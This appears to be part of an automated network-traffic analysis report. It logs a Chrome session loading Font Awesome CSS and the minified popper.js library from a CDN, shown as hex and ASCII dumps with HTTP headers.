61 2d 64 61 73 68 63 75 62 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 Data Ascii: .fa-shekel:before,.fa-sheqel:before,.fa-ils:before { content: "\f20b";}.fa-meanpath:before { content: "\f20c";}.fa-buysellads:before { content: "\f20d";}.fa-connectdevelop:before { content: "\f20e";}.fa-dashcube:before { content: "\f2
2022-07-01 09:00:46 UTC	182	IN	Data Raw: 22 3b 0a 7d 0a 2e 66 61 2d 6d 61 72 73 2d 73 74 72 6f 6b 65 2d 68 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 32 62 22 3b 0a 7d 0a 2e 66 61 2d 6e 65 75 74 65 72 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 32 63 22 3b 0a 7d 0a 2e 66 61 2d 67 65 6e 64 65 72 6c 65 73 73 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 32 64 22 3b 0a 7d 0a 2e 66 61 2d 66 61 63 65 62 6f 6f 6b 2d 6f 66 66 69 63 69 61 6c 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 33 30 22 3b 0a 7d 0a 2e 66 61 2d 70 69 6e 74 65 72 65 73 74 2d 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 33 31 22 3b 0a 7d 0a 2e 66 61 2d 77 68 61 74 73 61 70 70 3a Data Ascii: ";}.fa-mars-stroke-h:before { content: "\f22b";}.fa-neuter:before { content: "\f22c";}.fa-genderless:before { content: "\f22d";}.fa-facebook-official:before { content: "\f230";}.fa-pinterest-p:before { content: "\f231";}.fa-whatsapp:
2022-07-01 09:00:46 UTC	183	IN	Data Raw: 3b 0a 7d 0a 2e 66 61 2d 6f 62 6a 65 63 74 2d 75 6e 67 72 6f 75 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 34 38 22 3b 0a 7d 0a 2e 66 61 2d 73 74 69 63 6b 79 2d 6e 6f 74 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 34 39 22 3b 0a 7d 0a 2e 66 61 2d 73 74 69 63 6b 79 2d 6e 6f 74 65 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 34 61 22 3b 0a 7d 0a 2e 66 61 2d 63 63 2d 6a 63 62 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 34 62 22 3b 0a 7d 0a 2e 66 61 2d 63 63 2d 64 69 6e 65 72 73 2d 63 6c 75 62 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 34 63 22 3b 0a 7d 0a 2e 66 61 2d 63 6c 6f 6e 65 3a 62 65 66 Data Ascii: ;}.fa-object-ungroup:before { content: "\f248";}.fa-sticky-note:before { content: "\f249";}.fa-sticky-note-o:before { content: "\f24a";}.fa-cc-jcb:before { content: "\f24b";}.fa-cc-diners-club:before { content: "\f24c";}.fa-clone:bef

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	185	IN	Data Raw: 73 6e 69 6b 69 2d 73 71 75 61 72 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 36 34 22 3b 0a 7d 0a 2e 66 61 2d 67 65 74 2d 70 6f 63 6b 65 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 36 35 22 3b 0a 7d 0a 2e 66 61 2d 77 69 6b 69 70 65 64 69 61 2d 77 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 36 36 22 3b 0a 7d 0a 2e 66 61 2d 73 61 66 61 72 69 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 36 37 22 3b 0a 7d 0a 2e 66 61 2d 63 68 72 6f 6d 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 36 38 22 3b 0a 7d 0a 2e 66 61 2d 66 69 72 65 66 6f 78 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c Data Ascii: sniki-square:before { content: "\f264";}.fa-get-pocket:before { content: "\f265";}.fa-wikipedia-w:before { content: "\f266";}.fa-safari:before { content: "\f267";}.fa-chrome:before { content: "\f268";}.fa-firefox:before { content: "\
2022-07-01 09:00:46 UTC	186	IN	Data Raw: 66 61 2d 63 6f 64 69 65 70 69 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 38 34 22 3b 0a 7d 0a 2e 66 61 2d 6d 6f 64 78 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 38 35 22 3b 0a 7d 0a 2e 66 61 2d 66 6f 72 74 2d 61 77 65 73 6f 6d 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 38 36 22 3b 0a 7d 0a 2e 66 61 2d 75 73 62 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 38 37 22 3b 0a 7d 0a 2e 66 61 2d 70 72 6f 64 75 63 74 2d 68 75 6e 74 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 38 38 22 3b 0a 7d 0a 2e 66 61 2d 6d 69 78 63 6c 6f 75 64 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 Data Ascii: fa-codiepie:before { content: "\f284";}.fa-modx:before { content: "\f285";}.fa-fort-awesome:before { content: "\f286";}.fa-usb:before { content: "\f287";}.fa-product-hunt:before { content: "\f288";}.fa-mixcloud:before { content: "\f2
2022-07-01 09:00:46 UTC	187	IN	Data Raw: 74 65 72 70 72 65 74 69 6e 67 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 61 6d 65 72 69 63 61 6e 2d 73 69 67 6e 2d 6c 61 6e 67 75 61 67 65 2d 69 6e 74 65 72 70 72 65 74 69 6e 67 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 61 33 22 3b 0a 7d 0a 2e 66 61 2d 64 65 61 66 6e 65 73 73 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 68 61 72 64 2d 6f 66 2d 68 65 61 72 69 6e 67 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 64 65 61 66 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 61 34 22 3b 0a 7d 0a 2e 66 61 2d 67 6c 69 64 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 61 35 22 3b 0a 7d 0a 2e 66 61 2d 67 6c 69 64 65 2d 67 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 Data Ascii: terpreting:before,.fa-american-sign-language-interpreting:before { content: "\f2a3";}.fa-deafness:before,.fa-hard-of-hearing:before,.fa-deaf:before { content: "\f2a4";}.fa-glide:before { content: "\f2a5";}.fa-glide-g:before { content: "\f
2022-07-01 09:00:46 UTC	189	IN	Data Raw: 38 62 36 0d 0a 6e 74 3a 20 22 5c 66 32 62 62 22 3b 0a 7d 0a 2e 66 61 2d 76 63 61 72 64 2d 6f 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 61 64 64 72 65 73 73 2d 63 61 72 64 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 62 63 22 3b 0a 7d 0a 2e 66 61 2d 75 73 65 72 2d 63 69 72 63 6c 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 62 64 22 3b 0a 7d 0a 2e 66 61 2d 75 73 65 72 2d 63 69 72 63 6c 65 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 62 65 22 3b 0a 7d 0a 2e 66 61 2d 75 73 65 72 2d 63 69 72 63 6c 65 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 63 30 22 3b 0a 7d 0a 2e 66 61 2d 69 64 2d 62 61 64 67 65 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 Data Ascii: 8b6nt: "\f2bb";}.fa-vcard-o:before,.fa-address-card-o:before { content: "\f2bc";}.fa-user-circle:before { content: "\f2bd";}.fa-user-circle-o:before { content: "\f2be";}.fa-user-o:before { content: "\f2c0";}.fa-id-badge:before { con
2022-07-01 09:00:46 UTC	190	IN	Data Raw: 0a 2e 66 61 2d 74 69 6d 65 73 2d 72 65 63 74 61 6e 67 6c 65 2d 6f 3a 62 65 66 6f 72 65 2c 0a 2e 66 61 2d 77 69 6e 64 6f 77 2d 63 6c 6f 73 65 2d 6f 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 64 34 22 3b 0a 7d 0a 2e 66 61 2d 62 61 6e 64 63 61 6d 70 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 64 35 22 3b 0a 7d 0a 2e 66 61 2d 67 72 61 76 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 64 36 22 3b 0a 7d 0a 2e 66 61 2d 65 74 73 79 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 64 37 22 3b 0a 7d 0a 2e 66 61 2d 69 6d 64 62 3a 62 65 66 6f 72 65 20 7b 0a 20 20 63 6f 6e 74 65 6e 74 3a 20 22 5c 66 32 64 38 22 3b 0a 7d 0a 2e 66 61 2d 72 61 76 65 6c 72 Data Ascii: .fa-times-rectangle-o:before,.fa-window-close-o:before { content: "\f2d4";}.fa-bandcamp:before { content: "\f2d5";}.fa-grav:before { content: "\f2d6";}.fa-etsy:before { content: "\f2d7";}.fa-imdb:before { content: "\f2d8";}.fa-ravelr
2022-07-01 09:00:46 UTC	191	IN	Data Raw: 30 0d 0a 0d 0a Data Ascii: 0

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
6	192.168.2.3	49764	104.17.25.14	443	C:\Program Files\Google\Chrome\Application\chrome.exe

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	93	OUT	GET /ajax/libs/popper.js/1.14.0/umd/popper.min.js HTTP/1.1 Host: cdnjs.cloudflare.com Connection: keep-alive Origin: https://shafquatarefeen.com User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/85.0.4183.121 Safari/537.36 Intervention: <https://www.chromestatus.com/feature/5718547946799104>; level="warning" Accept: */* Sec-Fetch-Site: cross-site Sec-Fetch-Mode: cors Sec-Fetch-Dest: script Referer: https://shafquatarefeen.com/uhg.html Accept-Encoding: gzip, deflate, br Accept-Language: en-US,en;q=0.9

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	191	IN	HTTP/1.1 200 OK Date: Fri, 01 Jul 2022 09:00:46 GMT Content-Type: application/javascript; charset=utf-8 Transfer-Encoding: chunked Connection: close Access-Control-Allow-Origin: * Cache-Control: public, max-age=30672000 ETag: W/"5eb03fa9-500f" Last-Modified: Mon, 04 May 2020 16:15:37 GMT cf-cdnjs-via: cfworker/kv Cross-Origin-Resource-Policy: cross-origin Timing-Allow-Origin: * X-Content-Type-Options: nosniff Expect-CT: max-age=604800, report-uri="https://report-uri.cloudflare.com/cdn-cgi/beacon/expect-ct" CF-Cache-Status: HIT Age: 3052356 Expires: Wed, 21 Jun 2023 09:00:46 GMT Report-To: {"endpoints":[{"url":"https:\/\/a.nel.cloudflare.com\/report\/v3?s=J089I7OSc5BZey6P%2BRPUfRxUSnSPF%2Fa79OqFqdMvSJG2Z02BrZWFacfHH%2FoYQUodHuL2XRIsz0A6gduNvrjfLtDhP75AYO7eJyzjwyaltglFmcq7s0mrlsi9vYZSfz%2BVvFf1XAIu"}],"group":"cf-nel","max_age":604800} NEL: {"success_fraction":0.01,"report_to":"cf-nel","max_age":604800} Strict-Transport-Security: max-age=15780000 Server: cloudflare CF-RAY: 723df409487c69a3-FRA alt-svc: h3=":443"; ma=86400, h3-29=":443"; ma=86400
2022-07-01 09:00:46 UTC	192	IN	Data Raw: 35 30 30 66 0d 0a 2f 2a 0a 20 43 6f 70 79 72 69 67 68 74 20 28 43 29 20 46 65 64 65 72 69 63 6f 20 5a 69 76 6f 6c 6f 20 32 30 31 38 0a 20 44 69 73 74 72 69 62 75 74 65 64 20 75 6e 64 65 72 20 74 68 65 20 4d 49 54 20 4c 69 63 65 6e 73 65 20 28 6c 69 63 65 6e 73 65 20 74 65 72 6d 73 20 61 72 65 20 61 74 20 68 74 74 70 3a 2f 2f 6f 70 65 6e 73 6f 75 72 63 65 2e 6f 72 67 2f 6c 69 63 65 6e 73 65 73 2f 4d 49 54 29 2e 0a 20 2a 2f 28 66 75 6e 63 74 69 6f 6e 28 65 2c 74 29 7b 27 6f 62 6a 65 63 74 27 3d 3d 74 79 70 65 6f 66 20 65 78 70 6f 72 74 73 26 26 27 75 6e 64 65 66 69 6e 65 64 27 21 3d 74 79 70 65 6f 66 20 6d 6f 64 75 6c 65 3f 6d 6f 64 75 6c 65 2e 65 78 70 6f 72 74 73 3d 74 28 29 3a 27 66 75 6e 63 74 69 6f 6e 27 3d 3d 74 79 70 65 6f 66 20 64 65 66 69 6e 65 26 Data Ascii: 500f/* Copyright (C) Federico Zivolo 2018 Distributed under the MIT License (license terms are at http://opensource.org/licenses/MIT). */(function(e,t){'object'==typeof exports&&'undefined'!=typeof module?module.exports=t():'function'==typeof define&
2022-07-01 09:00:46 UTC	192	IN	Data Raw: 72 3d 74 28 29 7d 29 28 74 68 69 73 2c 66 75 6e 63 74 69 6f 6e 28 29 7b 27 75 73 65 20 73 74 72 69 63 74 27 3b 66 75 6e 63 74 69 6f 6e 20 65 28 65 29 7b 72 65 74 75 72 6e 20 65 26 26 27 5b 6f 62 6a 65 63 74 20 46 75 6e 63 74 69 6f 6e 5d 27 3d 3d 3d 7b 7d 2e 74 6f 53 74 72 69 6e 67 2e 63 61 6c 6c 28 65 29 7d 66 75 6e 63 74 69 6f 6e 20 74 28 65 2c 74 29 7b 69 66 28 31 21 3d 3d 65 2e 6e 6f 64 65 54 79 70 65 29 72 65 74 75 72 6e 5b 5d 3b 76 61 72 20 6f 3d 67 65 74 43 6f 6d 70 75 74 65 64 53 74 79 6c 65 28 65 2c 6e 75 6c 6c 29 3b 72 65 74 75 72 6e 20 74 3f 6f 5b 74 5d 3a 6f 7d 66 75 6e 63 74 69 6f 6e 20 6f 28 65 29 7b 72 65 74 75 72 6e 27 48 54 4d 4c 27 3d 3d 3d 65 2e 6e 6f 64 65 4e 61 6d 65 3f 65 3a 65 2e 70 61 72 65 6e 74 4e 6f 64 65 7c 7c 65 2e 68 6f 73 74 Data Ascii: r=t()})(this,function(){'use strict';function e(e){return e&&'[object Function]'==={}.toString.call(e)}function t(e,t){if(1!==e.nodeType)return[];var o=getComputedStyle(e,null);return t?o[t]:o}function o(e){return'HTML'===e.nodeName?e:e.parentNode||e.host
2022-07-01 09:00:46 UTC	194	IN	Data Raw: 66 75 6e 63 74 69 6f 6e 20 61 28 65 29 7b 76 61 72 20 74 3d 31 3c 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 74 68 26 26 76 6f 69 64 20 30 21 3d 3d 61 72 67 75 6d 65 6e 74 73 5b 31 5d 3f 61 72 67 75 6d 65 6e 74 73 5b 31 5d 3a 27 74 6f 70 27 2c 6f 3d 27 74 6f 70 27 3d 3d 3d 74 3f 27 73 63 72 6f 6c 6c 54 6f 70 27 3a 27 73 63 72 6f 6c 6c 4c 65 66 74 27 2c 6e 3d 65 2e 6e 6f 64 65 4e 61 6d 65 3b 69 66 28 27 42 4f 44 59 27 3d 3d 3d 6e 7c 7c 27 48 54 4d 4c 27 3d 3d 3d 6e 29 7b 76 61 72 20 69 3d 65 2e 6f 77 6e 65 72 44 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 2c 72 3d 65 2e 6f 77 6e 65 72 44 6f 63 75 6d 65 6e 74 2e 73 63 72 6f 6c 6c 69 6e 67 45 6c 65 6d 65 6e 74 7c 7c 69 3b 72 65 74 75 72 6e 20 72 5b 6f 5d 7d 72 65 74 75 72 6e 20 65 5b Data Ascii: function a(e){var t=1<arguments.length&&void 0!==arguments[1]?arguments[1]:'top',o='top'===t?'scrollTop':'scrollLeft',n=e.nodeName;if('BODY'===n||'HTML'===n){var i=e.ownerDocument.documentElement,r=e.ownerDocument.scrollingElement||i;return r[o]}return e[
2022-07-01 09:00:46 UTC	195	IN	Data Raw: 74 74 6f 6d 2d 72 2e 74 6f 70 2c 6c 3d 65 2e 6f 66 66 73 65 74 57 69 64 74 68 2d 73 2c 6d 3d 65 2e 6f 66 66 73 65 74 48 65 69 67 68 74 2d 64 3b 69 66 28 7c 7c 6d 29 7b 76 61 72 20 67 3d 74 28 65 29 3b 6c 2d 3d 66 28 67 2c 27 78 27 29 2c 6d 2d 3d 66 28 67 2c 27 79 27 29 2c 72 2e 77 69 64 74 68 2d 3d 6c 2c 72 2e 68 65 69 67 68 74 2d 3d 6d 7d 72 65 74 75 72 6e 20 63 28 72 29 7d 66 75 6e 63 74 69 6f 6e 20 75 28 65 2c 6f 29 7b 76 61 72 20 69 3d 32 3c 61 72 67 75 6d 65 6e 74 73 2e 6c 65 6e 67 74 68 26 26 76 6f 69 64 20 30 21 3d 3d 61 72 67 75 6d 65 6e 74 73 5b 32 5d 26 26 61 72 67 75 6d 65 6e 74 73 5b 32 5d 2c 72 3d 69 28 31 30 29 2c 70 3d 27 48 54 4d 4c 27 3d 3d 3d 6f 2e 6e 6f 64 65 4e 61 6d 65 2c 73 3d 67 28 65 29 2c 64 3d 67 28 6f 29 2c 61 3d 6e 28 65 Data Ascii: ttom-r.top,l=e.offsetWidth-s,m=e.offsetHeight-d;if(l||m){var g=t(e);l-=f(g,'x'),m-=f(g,'y'),r.width-=l,r.height-=m}return c(r)}function u(e,o){var i=2<arguments.length&&void 0!==arguments[2]&&arguments[2],r=ie(10),p='HTML'===o.nodeName,s=g(e),d=g(o),a=n(e
2022-07-01 09:00:46 UTC	196	IN	Data Raw: 6f 69 64 20 30 21 3d 3d 61 72 67 75 6d 65 6e 74 73 5b 34 5d 26 26 61 72 67 75 6d 65 6e 74 73 5b 34 5d 2c 73 3d 7b 74 6f 70 3a 30 2c 6c 65 66 74 3a 30 7d 2c 61 3d 70 3f 77 28 65 29 3a 64 28 65 2c 74 29 3b 69 66 28 27 76 69 65 77 70 6f 72 74 27 3d 3d 3d 72 29 73 3d 62 28 61 2c 70 29 3b 65 6c 73 65 7b 76 61 72 20 6c 3b 27 73 63 72 6f 6c 6c 50 61 72 65 6e 74 27 3d 3d 3d 72 3f 28 6c 3d 6e 28 6f 28 74 29 29 2c 27 42 4f 44 59 27 3d 3d 3d 6c 2e 6e 6f 64 65 4e 61 6d 65 26 26 28 6c 3d 65 2e 6f 77 6e 65 72 44 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 29 29 3a 27 77 69 6e 64 6f 77 27 3d 3d 3d 72 3f 6c 3d 65 2e 6f 77 6e 65 72 44 6f 63 75 6d 65 6e 74 2e 64 6f 63 75 6d 65 6e 74 45 6c 65 6d 65 6e 74 3a 6c 3d 72 3b 76 61 72 20 66 3d 75 28 6c, Data Ascii: oid 0!==arguments[4]&&arguments[4],s={top:0,left:0},a=p?w(e):d(e,t);if('viewport'===r)s=b(a,p);else{var l;'scrollParent'===r?(l=n(o(t)),'BODY'===l.nodeName&&(l=e.ownerDocument.documentElement)):'window'===r?l=e.ownerDocument.documentElement:l=r;var f=u(l,

Timestamp	kBytes transferred	Direction	Data
2022-07-01 09:00:46 UTC	198	IN	Data Raw: 69 6e 52 69 67 68 74 29 2c 69 3d 7b 77 69 64 74 68 3a 65 2e 6f 66 66 73 65 74 57 69 64 74 68 2b 6e 2c 68 65 69 67 68 74 3a 65 2e 6f 66 66 73 65 74 48 65 69 67 68 74 2b 6f 7d 3b 72 65 74 75 72 6e 20 69 7d 66 75 6e 63 74 69 6f 6e 20 53 28 65 29 7b 76 61 72 20 74 3d 7b 6c 65 66 74 3a 27 72 69 67 68 74 27 2c 72 69 67 68 74 3a 27 6c 65 66 74 27 2c 62 6f 74 74 6f 6d 3a 27 74 6f 70 27 2c 74 6f 70 3a 27 62 6f 74 74 6f 6d 27 7d 3b 72 65 74 75 72 6e 20 65 2e 72 65 70 6c 61 63 65 28 2f 6c 65 66 74 7c 72 69 67 68 74 7c 62 6f 74 74 6f 6d 7c 74 6f 70 2f 67 2c 66 75 6e 63 74 69 6f 6e 28 65 29 7b 72 65 74 75 72 6e 20 74 5b 65 5d 7d 29 7d 66 75 6e 63 74 69 6f 6e 20 54 28 65 2c 74 2c 6f 29 7b 6f 3d 6f 2e 73 70 6c 69 74 28 27 2d 27 29 5b 30 5d 3b 76 61 72 20 6e 3d 4c 28 65 Data Ascii: inRight),i={width:e.offsetWidth+n,height:e.offsetHeight+o};return i}function S(e){var t={left:'right',right:'left',bottom:'top',top:'bottom'};return e.replace(/left|right|bottom|top/g,function(e){return t[e]})}function T(e,t,o){o=o.split('-')[0];var n=L(e
2022-07-01 09:00:46 UTC	199	IN	Data Raw: 6c 69 70 2e 70 61 64 64 69 6e 67 29 2c 65 2e 6f 72 69 67 69 6e 61 6c 50 6c 61 63 65 6d 65 6e 74 3d 65 2e 70 6c 61 63 65 6d 65 6e 74 2c 65 2e 70 6f 73 69 74 69 6f 6e 46 69 78 65 64 3d 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 70 6f 73 69 74 69 6f 6e 46 69 78 65 64 2c 65 2e 6f 66 66 73 65 74 73 2e 70 6f 70 70 65 72 3d 54 28 74 68 69 73 2e 70 6f 70 70 65 72 2c 65 2e 6f 66 66 73 65 74 73 2e 72 65 66 65 72 65 6e 63 65 2c 65 2e 70 6c 61 63 65 6d 65 6e 74 29 2c 65 2e 6f 66 66 73 65 74 73 2e 70 6f 70 70 65 72 2e 70 6f 73 69 74 69 6f 6e 3d 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2e 70 6f 73 69 74 69 6f 6e 46 69 78 65 64 3f 27 66 69 78 65 64 27 3a 27 61 62 73 6f 6c 75 74 65 27 2c 65 3d 4e 28 74 68 69 73 2e 6d 6f 64 69 66 69 65 72 73 2c 65 29 2c 74 68 69 73 2e 73 74 61 74 Data Ascii: lip.padding),e.originalPlacement=e.placement,e.positionFixed=this.options.positionFixed,e.offsets.popper=T(this.popper,e.offsets.reference,e.placement),e.offsets.popper.position=this.options.positionFixed?'fixed':'absolute',e=N(this.modifiers,e),this.stat
2022-07-01 09:00:46 UTC	200	IN	Data Raw: 6f 75 6e 64 2c 7b 70 61 73 73 69 76 65 3a 21 30 7d 29 3b 76 61 72 20 72 3d 6e 28 65 29 3b 72 65 74 75 72 6e 20 41 28 72 2c 27 73 63 72 6f 6c 6c 27 2c 6f 2e 75 70 64 61 74 65 42 6f 75 6e 64 2c 6f 2e 73 63 72 6f 6c 6c 50 61 72 65 6e 74 73 29 2c 6f 2e 73 63 72 6f 6c 6c 45 6c 65 6d 65 6e 74 3d 72 2c 6f 2e 65 76 65 6e 74 73 45 6e 61 62 6c 65 64 3d 21 30 2c 6f 7d 66 75 6e 63 74 69 6f 6e 20 4d 28 29 7b 74 68 69 73 2e 73 74 61 74 65 2e 65 76 65 6e 74 73 45 6e 61 62 6c 65 64 7c 7c 28 74 68 69 73 2e 73 74 61 74 65 3d 49 28 74 68 69 73 2e 72 65 66 65 72 65 6e 63 65 2c 74 68 69 73 2e 6f 70 74 69 6f 6e 73 2c 74 68 69 73 2e 73 74 61 74 65 2c 74 68 69 73 2e 73 63 68 65 64 75 6c 65 55 70 64 61 74 65 29 29 7d 66 75 6e 63 74 69 6f 6e 20 46 28 65 2c 74 29 7b 72 65 74 75 72 Data Ascii: ound,{passive:!0});var r=n(e);return A(r,'scroll',o.updateBound,o.scrollParents),o.scrollElement=r,o.eventsEnabled=!0,o}function M(){this.state.eventsEnabled||(this.state=I(this.reference,this.options,this.state,this.scheduleUpdate))}function F(e,t){retur
2022-07-01 09:00:46 UTC	202	IN	Data Raw: 6e 64 65 78 4f 66 28 65 29 2c 6e 3d 6c 65 2e 73 6c 69 63 65 28 6f 2b 31 29 2e 63 6f 6e 63 61 74 28 6c 65 2e 73 6c 69 63 65 28 30 2c 6f 29 29 3b 72 65 74 75 72 6e 20 74 3f 6e 2e 72 65 76 65 72 73 65 28 29 3a 6e 7d 66 75 6e 63 74 69 6f 6e 20 7a 28 65 2c 74 2c 6f 2c 6e 29 7b 76 61 72 20 69 3d 65 2e 6d 61 74 63 68 28 2f 28 28 3f 3a 5c 2d 7c 5c 2b 29 3f 5c 64 2a 5c 2e 3f 5c 64 2a 29 28 2e 2a 29 2f 29 2c 72 3d 2b 69 5b 31 5d 2c 70 3d 69 5b 32 5d 3b 69 66 28 21 72 29 72 65 74 75 72 6e 20 65 3b 69 66 28 30 3d 3d 3d 70 2e 69 6e 64 65 78 4f 66 28 27 25 27 29 29 7b 76 61 72 20 73 3b 73 77 69 74 63 68 28 70 29 7b 63 61 73 65 27 25 70 27 3a 73 3d 6f 3b 62 72 65 61 6b 3b 63 61 73 65 27 25 27 3a 63 61 73 65 27 25 72 27 3a 64 65 66 61 75 6c 74 3a 73 3d 6e 3b 7d 76 61 72 Data Ascii: ndexOf(e),n=le.slice(o+1).concat(le.slice(0,o));return t?n.reverse():n}function z(e,t,o,n){var i=e.match(/((?:\-|\+)?\d*\.?\d*)(.*)/),r=+i[1],p=i[2];if(!r)return e;if(0===p.indexOf('%')){var s;switch(p){case'%p':s=o;break;case'%':case'%r':default:s=n;}var
2022-07-01 09:00:46 UTC	203	IN	Data Raw: 2c 64 29 2c 27 6c 65 66 74 27 3d 3d 3d 64 3f 28 70 2e 74 6f 70 2b 3d 6f 5b 30 5d 2c 70 2e 6c 65 66 74 2d 3d 6f 5b 31 5d 29 3a 27 72 69 67 68 74 27 3d 3d 3d 64 3f 28 70 2e 74 6f 70 2b 3d 6f 5b 30 5d 2c 70 2e 6c 65 66 74 2b 3d 6f 5b 31 5d 29 3a 27 74 6f 70 27 3d 3d 3d 64 3f 28 70 2e 6c 65 66 74 2b 3d 6f 5b 30 5d 2c 70 2e 74 6f 70 2d 3d 6f 5b 31 5d 29 3a 27 62 6f 74 74 6f 6d 27 3d 3d 3d 64 26 26 28 70 2e 6c 65 66 74 2b 3d 6f 5b 30 5d 2c 70 2e 74 6f 70 2b 3d 6f 5b 31 5d 29 2c 65 2e 70 6f 70 70 65 72 3d 70 2c 65 7d 66 6f 72 28 76 61 72 20 58 3d 4d 61 74 68 2e 6d 69 6e 2c 4a 3d 4d 61 74 68 2e 66 6c 6f 6f 72 2c 51 3d 4d 61 74 68 2e 6d 61 78 2c 5a 3d 27 75 6e 64 65 66 69 6e 65 64 27 21 3d 74 79 70 65 6f 66 20 77 69 6e 64 6f 77 26 26 27 75 6e 64 65 66 69 6e 65 64 Data Ascii: ,d),'left'===d?(p.top+=o[0],p.left-=o[1]):'right'===d?(p.top+=o[0],p.left+=o[1]):'top'===d?(p.left+=o[0],p.top-=o[1]):'bottom'===d&&(p.left+=o[0],p.top+=o[1]),e.popper=p,e}for(var X=Math.min,J=Math.floor,Q=Math.max,Z='undefined'!=typeof window&&'undefined
